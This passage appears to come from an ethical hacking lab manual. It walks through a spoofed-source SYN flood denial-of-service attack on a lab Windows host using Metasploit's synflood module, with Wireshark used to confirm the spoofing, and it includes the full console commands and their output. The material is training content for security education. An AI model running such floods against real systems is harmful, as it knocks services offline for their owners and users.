
22. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

Note: The network interface might differ when you perform the task.


Note: If a **Software Update** pop-up appears click on **Remind me later**.



23. **Wireshark** displays the traffic coming from the machine. Here, you can observe that the **Source IP** address is that of the **Windows Server 2019** (10.10.1.19) machine. This implies that the IP address of the **Parrot Security** machine has been spoofed.



24. Observe that the target machine (**Windows 11**) has drastically slowed, implying that the DoS attack is in progress on the machine. If the attack is continued for some time, the machine's resources will eventually be completely exhausted, causing it to stop responding.
25. Once the performance analysis of the machine is complete, switch to the **Parrot Security** machine and press **Ctrl+C** to terminate the attack.



```

msf6 auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----
  INTERFACE  no               no        The name of the interface
  NUM        no               no        Number of SYNs to send (else unlimited)
  RHOSTS     yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      80               yes       The target port
  SHOST      no               no        The spoofable source address (else randomizes)
  SNAPLEN    65535            yes       The number of bytes to capture
  SPORT      no               no        The source port (else randomizes)
  TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.1.11
RHOST => 10.10.1.11
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.10.1.19
SHOST => 10.10.1.19
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.10.1.11

[*] SYN flooding 10.10.1.11:21...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) >

```

26. This concludes the demonstration of how to perform SYN flooding on a target host using Metasploit.

27. Close all open windows and document all the acquired information.

Task 2: Perform a DoS Attack on a Target Host using hping3

hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols.

